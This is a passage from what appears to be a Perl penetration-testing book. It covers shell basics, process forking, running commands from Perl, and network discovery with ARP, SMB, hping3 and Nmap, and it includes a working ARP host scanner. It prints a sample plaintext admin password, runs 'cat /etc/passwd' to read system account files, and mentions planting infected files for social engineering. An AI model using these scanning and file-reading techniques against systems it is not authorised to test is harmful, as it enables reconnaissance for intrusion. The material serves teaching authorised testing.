# this system was set up to provide database connectivity to host.pos.local
# you can login using the password: Fy^7*555tPW_r
# using the username: admin
# any questions, contact Gomez @ Gomey316@some.email
# ~ Penelope
trevelyn@shell:~/ch2$
```

In this example, we have a bash one-liner, which reads the input using a `while` loop and displays to STDOUT from a file line by line, using the < input redirect operator. Now, for the bash alternative to `ls`, we can simply use `echo *`, or we can write a `for` loop as shown in the following example:

```
trevelyn@shell:~/ch2$ for n in *; do echo $n; done
database_notes.txt
error.txt
output.txt
paramexpansion.sh
trevelyn@shell:~/ch2$
```

This `for` loop shows off the syntax and displays all files that are in our current working directory. The `for` loop gives us more control over the output as we can manipulate or hand the data off as we wish in the `do` statement.

Forking processes in the shell

Our Perl programs can send workers off into the background for us and continue to run using `fork()`. We will utilize the forking mechanism in bash to do this. If we append an ampersand to a command, it will go off into the background and run. This is very useful when we want to make multiple HTTP, ARP, or ICMP requests asynchronously in a bash script. Let's try it as a simple example. Say we want to run an HTTP call in the background, we know that it will take some time, and we want to call another function, such as `print`, in the meantime. We can write our Perl program to use `curl`, append the ampersand `&` to the end of the command, and our Perl program will continue to the next line. For instance, if we know that calling our server takes around 200 ms on average, we will call it and on the next line print text to our screen before it returns with results:

```
#!/usr/bin/perl -w
```

```
system("curl -s http://somesite.site/temp/site.html &");
print "This print function came AFTER the curl request!\n";
```

When run, it yields the following result:

```
[trevelyn@shell ~/pentestwithperl/dev]$ perl perlfork.pl
This print function came AFTER the curl request!
[trevelyn@shell ~/pentestwithperl/dev]$ <!DOCTYPE html>
<head>
<style>
html{
  background-image:url("../images/bg.jpg");
}
</style>
</head>
<body>
…
```

We can see that the `print` function runs after the `system()` function, yet the order of the results shows differently. The `system()` function runs first and forked `curl` into the background. The `print()` function runs second, and then the Perl program exits, returning us to the shell, before the output from the forked `curl` command returns data to our screen. This is *extremely* useful when dealing with, say scanning an environment for live hosts without worrying about IDS systems, as it speeds up the process, or when using a dependency application that sniffs HTTP or `802.11` traffic, or writing the results to a logfile that our Perl program reads from.

Killing runaway forked processes

The Linux utility `ps` has the ability to show us our own processes that we have started. To stop a forked process, we simply need the **Process ID**, or **PID**, and use that PID as an argument to either the Perl `kill` or the Linux `kill` functions to send different kill signals to the processes to stop them. Unfortunately, there's no definite solid way to find the PID of a shelled command that is forked with `&` using Perl itself. We can, however, search through our own listed applications returned from the Linux `ps` utility and parse out the PID we want, and call the Perl `kill` function with. The Perl `kill` function will send a signal to the application, in which we can specify to kill or stop it. We can call `ps` from the shell with the `x` argument to list all of our processes, even if they are not tied to a terminal:

```
[trevelyn@shell ~/pentestwithperl/dev]$ ps x
  PID TT  STAT      TIME COMMAND
57070  0  Ss    0:00.09 -bash (bash)
57952  0  S+    0:00.01 ping google.com
```

In the command output, we see that we are currently running an ICMP ping loop to `google.com` from one of our shells. This first column is the PID, as stated from the title row. Now, if we run a Perl `foreach` on this loop, checking for the regular expression in order to ping Google's site, we can grab the PID with a backreference and run the Perl `kill` function with it:

```perl
#!/usr/bin/perl -w
use strict;
foreach(`ps x`){
if(/([0-9]+) .*ping.*google.com/){
  kill 'SIGTERM',$1;
}
}
```

And that's it, in all of its simplistic beauty. Notice that there is a space between the closing parenthesis and the period metacharacters in our regular expression. We have omitted the `$_ =~ m` portion of the `if` statement as a simple shortcut. The `kill` function sends a `SIGTERM` termination signal to the application, which tells it to clean up and shut down gracefully. There are many different signals that we can send to a process, and issuing the following command:

```
kill -l
```

This command will list them and their usage. The output from the terminal running ping from the preceding example looks like this:

```
64 bytes from 64.233.171.138: icmp_seq=194 ttl=48 time=18.300 ms
64 bytes from 64.233.171.138: icmp_seq=195 ttl=48 time=18.331 ms
64 bytes from 64.233.171.138: icmp_seq=196 ttl=48 time=18.345 ms
Terminated: 15
[trevelyn@shell ~/pentestwithperl/dev]$
```

As we can see, the `ping` process was killed using the Perl `kill` function. Let's take a look

at how we can run bash commands using Perl and the different ways that we can handle the commands' output.

Bash command execution from Perl

Perl has a few ways to execute commands from the command-line interface, and we will be looking at two of them: the `system()` function and the backticks " operator. One of the major differences between the two are whether or not we want to handle the commands' output. If not, we can use the `system()` function, which will run a command from the shell and let the Perl interpreter continue. Nothing else needs to be passed to `system()` except for the command, and we can type it out just as we would from the command line. Let's use `cat /etc/passwd 2>/dev/null` to display the Linux authentication user entries from our system for the following example:

```
#!/usr/bin/perl -w
use strict;
system("cat /etc/passwd 2>/dev/null");
exit;
```

The small Perl script here will display the contents of the file, `/etc/passwd`, in lieu of actually opening the file with the Perl `open()` function. This will only display the file to `STDOUT` just as `cat` normally does by default. If we want to keep the contents of `/etc/passwd`, say to use a regular expression to filter out all lines that are not the root's entry, we can slurp the contents into an array or string variable using the backticks, as we do in the following code:

```
#!/usr/bin/perl -w
use strict;
my @passwds = `cat /etc/passwd`;
foreach(@passwds){
print if(m/^root:/);
}
exit;
```

This tiny script does just that. The backticks execute the command. If the output from the command, in our case `cat`, is broken up with new lines, each line becomes an array element in `@passwds`.

Summary

Linux is powerful and can thrive in many environments due to its flexible and highly customizable nature. This means that not all Linux or Unix-like systems will be the same. Printers, routers, switches, watches, and mobile devices, for example, will behave differently and have different limitations than those of workstations, servers, and lab equipment. Knowing our way around the OS via the basic shell proves to be a valuable skill to have when presented with these systems. Another thing to note is that not all systems will have bash installed either. There are many different types of shells, most of which are very similar, and all of the concepts presented are valid across most shells. This chapter is just a small introduction to Linux and bash to get us off the ground and running for the rest of this book. For a full course in Linux OS and bash, visit GNU's Not Unix (GNU) website at http://www.gnu.org/ and head down to the **Documentation** navigation link.

In the next chapter, we will be writing our first network intelligence gathering tools using Perl. We will also be covering the differences between footprinting and fingerprinting, and how these processes relate to our penetration-testing procedures according to the PTES.

Chapter 3. IEEE 802.3 Wired Network Mapping with Perl

In this chapter, we will be writing our first footprinting and fingerprinting intelligence discovery tools in Perl. As mentioned in the previous chapters, a few tools come with default installations of Linux, and a lot of others are easily accessible via the distribution's precompiled package management repositories. We will analyze the traffic with Wireshark and mimic the behavior of a few of these tools using only Perl and Perl modules from CPAN. If you haven't used CPAN modules before, it's best to look back at Chapter 1, *Perl Programming,* to learn how they are installed.

In this chapter, we will be covering the following topics:

- Different footprinting techniques
- Different scanning techniques for intelligence gathering
- Common tools used to scan different protocols
- Writing our own tools for banner grabbing, brute force attacking, port scanning, and live host discovery

Footprinting

Footprinting is the act of discovering data about a target from an external point of view. Some of the tasks for this phase of the penetration test are finding all IP addresses and name servers owned and/or used by the target, checking those IP addresses for live hosts, fingerprinting the live hosts for services, and so on. This phase is not to be confused with Internet footprinting, which we will cover in the *Internet footprinting* section.

Internal footprinting, on the other hand, is the act of gathering as much information as possible about the target's internal network, including information such as hosts and their attributes, routes, and more. This phase requires us, acting as the attacker, to have direct communication with the internal network that we will be scanning, similar to an employee or client of the target. This process shares a few of the same tasks as external footprinting, and usually begins with finding live systems within the target's network.

Internet footprinting

Fingerprinting is the process in which we actively attempt to identify software and hardware information about a server using collected information. For instance, in an HTTP web server log, we can log all incoming requests. These requests can have user agents of the browsers used by the web page users. A user agent is a form of identification that is often used by web developers to accommodate for incompatibilities when developing web software. This is a unique string per OS and per web browser. In the hands of an attacker who might have the ability to manipulate network traffic to his malicious computer, this information could be used to exploit vulnerabilities in the web browser software.

Common tools for scanning

In the following sections, we will learn how to scan for live hosts using different tools and protocols. Some protocols are more likely to produce more accurate results when scanning on target networks, and we will see why.

Address Resolution Protocol scanning tools

As both internal and external footprinting require us to establish a target list by finding IP address ranges and live hosts, we will take a look at a few network utilities that can be used to find live hosts. Ettercap, for instance, is a good internal network mapping and remapping utility, and has a built-in **Address Resolution Protocol** (**ARP**) scanning solution that can be called directly from the command line as follows:

```
root@wnld960:~# ettercap -T -i eth0 // // -q -p
ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA
Listening on eth0… (Ethernet)
  eth0 ->        AA:00:04:00:0A:04          10.0.0.15      255.255.255.0
Privileges dropped to UID 65534 GID 65534…
  28 plugins
  39 protocol dissectors
  53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services
Randomizing 255 hosts for scanning…
Scanning the whole netmask for 255 hosts…
* |=================================================>| 100.00 %
3 hosts added to the hosts list…
Starting Unified sniffing…
Text only Interface activated…
Hit 'h' for inline help
L
Hosts list:
1)      10.0.0.1        00:1D:D0:F6:94:B1
2)      10.0.0.11       5C:26:0A:0A:0A:8E
3)      10.0.0.14       40:F0:2F:45:24:64
4)      10.0.0.15       AA:00:04:00:0A:04
5)      10.0.0.124      00:1F:90:58:55:13
```

We can see the live hosts after the scan by simply typing the letter L. Ettercap also shows us the MAC, IP, and netmask addresses of our device. This scan is very fast and it works by sending ARP request (ARP operation code 1) packets to the broadcast address ff:ff:ff:ff:ff:ff:ff, requesting a reply from the target with our specified IP. Then, it waits for reply packets (ARP operation code 2) from the hosts. This scan is very noisy but is a reliable method to find a host, and we will see why later, when we compare the results with TCP and ICMP scanning.

Server Message Block information tools

Ettercap is a good example of how to scan using a different protocol, ARP. However, we can also query for opened network shares using the **Server Message Block** (**SMB**) protocol, which is an application layer network protocol, using the `smbtree` utility. The SMB protocol is used by Microsoft Windows-based systems and the NetBIOS API to share files over a network. Let's run the `smbtree` program and do a simple search for systems that share files using the SMB protocol on our local area network:

```
root@wnld960:~# smbtree -N
WORKGROUP
        \FOOBARBAZ
root@wnld960:~#
```

In the preceding snippet, we see a simple query to the local master browser for a Windows domain. We can alternatively send the queries as broadcasts rather than querying the local master with the `-b` argument.

The positive result from querying using this method is that it often returns the actual host and domain names. The obvious downfall is that it only returns hosts that are sharing files using SMB. Finding opened file shares or shares with weak or reused passwords can often open doors for the penetration tester. If dated, the service can be exploited using remote exploits for instance. Also, in a social engineering attack, a penetration tester can plant enticingly named infected PDFs or binary executable files, for example, `2014 Employee Salary Matrix`. We will learn more about social engineering in [Chapter 11](#), *Social Engineering with Perl*.

Internet Control Message Protocol versus Transmission Control Protocol versus ARP discovery

Now, let's turn our attention to scanning and discovery methods that simply use the common **Transmission Control Protocol** (**TCP**). However, before we do this, we should consider why TCP might be the best option for host discovery over other protocols.

A commonly used reconnaissance method in the past was to do a ping scan, in which the attacker would determine the IP range of the **Virtual Local Area Network** (**VLAN**) on which they were, and send an **Internet Control Message Protocol** (**ICMP**) or simply a ping request to every IP address. All IP addresses with live hosts that responded to the ping were then noted as live hosts. Due to this possible exposure and the fact that it was mostly designed for network administrators to troubleshoot network problems, it is usually restricted or disabled in some parts on most modern networks, operating systems, and firewalls.

A great utility for both internal and external footprinting is hping3. This tool can create `NULL` TCP connections (no flags set and no sequence number) when ICMP requests are blocked by firewalls. The host will respond to the `NULL` request with an `ACK-RST` packet. This stands for `acknowledgement-reset` and is used to respond to the initial sender of the request. Let's take a look at this transmission in action using the command-line interface version of Wireshark, `tshark`:

```
  0.000000      10.0.0.15 -> 10.0.0.1      TCP lpcp > 0 [<None>] Seq=1 Win=512
Len=0
  0.000606       10.0.0.1 -> 10.0.0.15     TCP 0 > lpcp [RST, ACK] Seq=1 Ack=1
Win=0 Len=0
```

The preceding command-line output from `tshark` shows us the TCP flags set to `NULL` when we issue an hping3 query to the target, `10.0.0.1`. The target responds with an `ACK-RST` packet. The only downside to this method is a host whose firewall drops unwanted packets without responding. Let's take a look at how hping3 reacts to such a host:

```
root@wnld960:~# hping3 10.0.0.11
HPING 10.0.0.11 (eth0 10.0.0.11): NO FLAGS are set, 40 headers + 0 data
bytes

– 10.0.0.11 hping statistic –
14 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@wnld960:~# arp -a 10.0.0.11
wnlsunblade0.local (10.0.0.11) at 5c:26:0a:0a:0a:8e [ether] on eth0
root@wnld960:~#
```

The TCP transaction seems to have hung, and after pressing *Ctrl + C* to hping3, we saw the output statistics. Then, we simply checked our ARP cache table with `arp –a <HOST>` and saw that `10.0.0.11` did, in fact, exist on our network. Alternatively, we could have tried other commonly used ports in the hope of getting a response, but even those ports can be set to react only on a whitelisted range of IP addresses. This is just another reason why ARP is, so far, the best method to find hosts.

Note

Note that ICMP is not as common as it used to be for use within local networks. In fact, even Microsoft Windows 8 and 8.1 are, by default, set up with the firewall rule to drop ICMP requests to and from the OS.

Finally, let's take a look at Nmap. Nmap is an amazing, easy-to-use fingerprinting and footprinting utility for mapping networks using TCP connections. Nmap's mapping capabilities include finding live hosts, opened ports on hosts, services' versions on the opened ports, operating systems of the live hosts, and much more. In fact, Nmap is so extensive that it has its own scripting language engine built into it.

There are several methods to map out live hosts with Nmap. One method is a ping sweep, which is similar to Ettercap as it simply sends ARP requests to all possible IP addresses within the current subnet to find the hosts. Let's turn our attention to the Nmap SYN-stealth scan and see why it is a great option for host discovery.

A SYN-stealth scan is a TCP scan using SYN packets to all possible IP addresses that are specified. The SYN packets are sent by the attacker to the host on a specified port. If this port is opened, the host responds with an SYN-ACK packet. Nmap then responds back with an RST packet, closing off the connection even before a full TCP handshake takes place. If, however, the port is closed, the host sends back an ACK-RST packet, closing off the TCP attempt. And, of course, the IP addresses that have no hosts will simply time out. This scan is stealthy because it is not a full TCP handshake. Let's take a look at a full handshake first in Wireshark:

In the preceding screenshot, we see a full TCP handshake as follows:

- **Attacker**: SYN (synchronize)
- **Live host**: SYN-ACK (synchronize acknowledgement)
- **Attacker**: ACK (acknowledgment)
- **Attacker**: FIN-ACK (session termination acknowledgement)
- **Live host**: FIN-ACK
- **Attacker**: ACK

Here, the attacker is 10.0.0.15, and the unknown live host is 10.0.0.14. The new acronyms are common TCP language and expanded in parenthesis.

This will certainly raise flags when we step through the live host's scanning ports, as it uses a lot of unnecessary traffic for our simple need. We only need to see a response from the target, no matter what kind of packet. This is where our stealth scanner excels. It simply sends a reset (RST) to the target, closing the connection before the full TCP handshake occurs:

The preceding screenshot shows Nmap's transaction with a target to an opened port, SYN -> SYN-ACK -> RST. A scan to a closed port is even simpler, SYN -> ACK-RST. As we will see in the upcoming sections, we use this transaction data to programmatically determine whether the host on the specified IP address's port is open (the TCP listen state) or closed. Consider the following screenshot:

We can see from the Wireshark screen capture that when Nmap discovers a closed port, in our case `Dst Port: telnet (23)`, it still gets a TCP reset response from the target. These scan transactions are exactly what we want to accomplish with our own fingerprinting-port scanner Perl application, but not for our host discovery Perl application. This is because we cannot rely solely on TCP connections to find live hosts due to filtered ports and firewalls. Filtered ports or firewalled systems won't respond at all to our SYN-stealth requests, and will drop the packets. To get around this restriction, we force the target to respond to an ARP request by sending a `who-has` ARP request (ARP operation code 1) to the broadcast address `ff:ff:ff:ff:ff:ff`. Then, all we have to do is watch for any ARP reply packets (ARP operation code 2) from our target with our network device. Just like Ettercap or the Nmap ping sweep, we can just send the requests sequentially through the entire subnet (in our case of the lab `10.0.0.0/24` or `10.0.0.1-255`). This is why, in most cases, scanning for live hosts using ARP can return more accurate results.

Designing our own live host scanner

Let's now write our own host scanner program in Perl. We will be using a few new Perl modules, which will be described as we go over the code in the description:

```perl
#!/usr/local/bin/perl5.18.2 -w
use strict;
use Net::Pcap qw( :functions );
use Net::Frame::Device;
use Net::Netmask;
use Net::Frame::Dump::Online;
use Net::ARP;
use Net::Frame::Simple;

my $err = "";
my $dev = pcap_lookupdev(\$err); # from Net::Pcap
my $devProp = Net::Frame::Device->new(dev => $dev);
my $ip = $devProp->ip;
my $gateway = $devProp->gatewayIp;
my $netmask = new Net::Netmask($devProp->subnet);
my $mac = $devProp->mac;
my $netblock = $ip . ":" . $netmask->mask();
my $filterStr = "arp and dst host ".$ip;
my $pcap = Net::Frame::Dump::Online->new(
dev     => $dev,
filter => $filterStr,
promisc => 0,
unlinkOnStop => 1,
timeoutOnNext => 10 # waiting for ARP responses
);

$pcap->start;
print "Gateway IP: ",$gateway,"\n","Starting scan\n";
for my $ipts ($netmask->enumerate){
Net::ARP::send_packet(
  $dev,
  $ip,
  $ipts,
  $mac,
  "ff:ff:ff:ff:ff:ff", # broadcast
  "request");
}
until ($pcap->timeout){
if (my $next = $pcap->next){ # frame according to $filterStr
  my $fref = Net::Frame::Simple->newFromDump($next);
  # we don't have to worry about the operation codes 1, or 2
  # because of the $filterStr
  print $fref->ref->{ARP}->srcIp," is alive\n";
}
}
END{ print "Exiting\n"; $pcap->stop; }
```

Stepping through this code, we can analyze how it induces responses from all systems, even those with firewalls.

First, we will see a few new Perl modules being used:

- `Net::Pcap`: This Perl module provides an interface to the `libPcap/TCPDump` packet sniffing library. We will be using it to sniff packets in the fingerprinting Perl program, but in this code, we just use it to find our Ethernet device. The `:functions LIST` argument to the module allows us to use shorter versions of some of the function names without the `pcap_` prefix. To install this Perl module, the `libpcap` library is required. It can be obtained from the tcpdump website, http://tcpdump.org, or from a Linux distribution's package manager, for example, `apt-get install libpcap-dev` on a Debian system.
- `Net::Frame::Device`: This Perl module is used to find out more information about our Ethernet NIC. We use it for MAC address, network gateway IP address, IP address, and even subnet (in a CIDR form).
- `Net::Netmask`: This is an object-oriented Perl class that we use to convert the CIDR form of the netmask to the decimal form, for example, `10.0.0.0/24` to `255.255.255.0`. We also use it to calculate all possible IP addresses within our subnet.
- `Net::Frame::Dump::Online`: This object-oriented Perl class is used to sniff packets for responses. We can set a filter, as we do with `$filterStr`, to process only those packets that are ARP and meant for our attacker system (`10.0.0.15`, in our case). We also pass it a promiscuous mode Boolean, our device, and a timeout (in seconds) that gives up after not receiving packets.
- `Net::ARP`: This Perl module is used to craft and send our ARP packets.
- `Net::Frame::Simple`: This module is used to disassemble and create a hash reference to the details of the packet. The `ref` attribute is this hash, as we see in `$fref->ref->{ARP}->srcIp`. We also use the `recv` method, which listens for responses from the `Net::Frame::Dump::Online` object.

Tip

As stated before, for a few of these modules to work properly, they might require dependencies, so it's best to refer to each Perl module's documentation before installing them via CPAN. Alternatively, some package managers often offer precompiled Perl modules and installing them with the package manager will also automatically install the dependencies for us. For instance, on a Debian Linux system, we can install `Net::Pcap` with the following command:

apt-get install libnet-pcap-perl

A list of dependencies can be returned for a package using the following command:

apt-cache depends libnet-frame-perl

The `lookupdev()` function is provided by the `Net::Pcap` module, and can often automatically determine the **network interface card** (**NIC**) to be used for scanning. Alternatively, we can simply initialize it on our own as follows:

```
$dev = "eth0";
```

The $devProp object is instantiated from the `Net::Frame::Device` class using the `new()` method. This object is used to determine the NIC's network information using the `ip`, `gatewayIp`, `mac`, and `subnet` methods.

Next, we have a filter string, $filterStr, for the `Net::Pcap` module. This string uses a simple tcpdump filter syntax, and is passed as an argument to the $pcap object that we create from the `Net::Frame::Dump::Online` class, to filter out everything that is not an ARP packet and sent to our live host's IP address, $ip. Other arguments we set in the $pcap object are:

- `Promisc => 0`: This is a Boolean value to set our network adapter to the promiscuous mode
- `unlinkOnStop => 1`: This is a Boolean value to delete a generated `.pcap` file
- `timeoutOnNext => 10`: These are the seconds left before timing out after the last call to the `next()` method

Finally, we call the `start()` method of the $pcap object. After we display the gateway IP address, we call the `enumerate()` method of the $netmask object. This method returns a list of all IP addresses in the block. For each of these addresses, we construct and send an ARP probe with the `send_packet()` function of the `Net::ARP` module.

The `until()` function waits until the timeout from the $pcap object returns true (`10` seconds). While doing this, it calls `next()` and deconstructs the ARP packet using the `newFromDump()` method of the `Net::Frame::Simple` class. Then, we print the source IP address as being alive with:

```
print $fref->ref->{ARP}->srcIp," is alive\n";
```

Let's run this application and take a look at some (trimmed) sample output from our VLAN:

```
root@wnld960:~# ./hostscanner.pl
Gateway IP: 10.0.0.1
Starting scan
10.0.0.1 is alive
10.0.0.2 is alive
10.0.0.11 is alive
10.0.0.15 is alive
10.0.0.124 is alive
Exiting
root@wnld960:~#
```
